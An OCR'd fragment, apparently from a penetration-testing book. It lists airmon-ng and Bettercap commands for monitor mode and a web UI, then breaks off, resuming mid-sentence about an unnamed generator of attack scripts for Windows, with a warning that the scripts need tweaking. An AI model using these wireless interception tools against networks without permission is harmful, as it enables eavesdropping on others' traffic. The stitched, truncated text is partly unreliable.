
- ***sudo airmon-ng check kill***
- ***sudo airmon-ng start wlan1***
- ***sudo bettercap -caplet https-ui***

You can now access Bettercap remotely through a web browser.

- Surf to "*https://Kali_IP*"

TRUNKED

create a multitude of scripts for Windows based systems. There are a couple scripts for Linux and the website states that OS X scripts are coming soon.



All of the scripts that I tried required some sort of tweaking to work, as this is beyond the scope of this book, I will only cover briefly how to obtain the scripts. If you are feeling adventurous, take some time and work with these, but I will leave the tweaking up to you.

Warning:

Running the generated scripts can produce unexpected or unwanted results. Especially with scripts that write to the drive. Most scripts will require some sort of manual tweaking to work correctly against your target system. Ye have been warned.

TRUNKED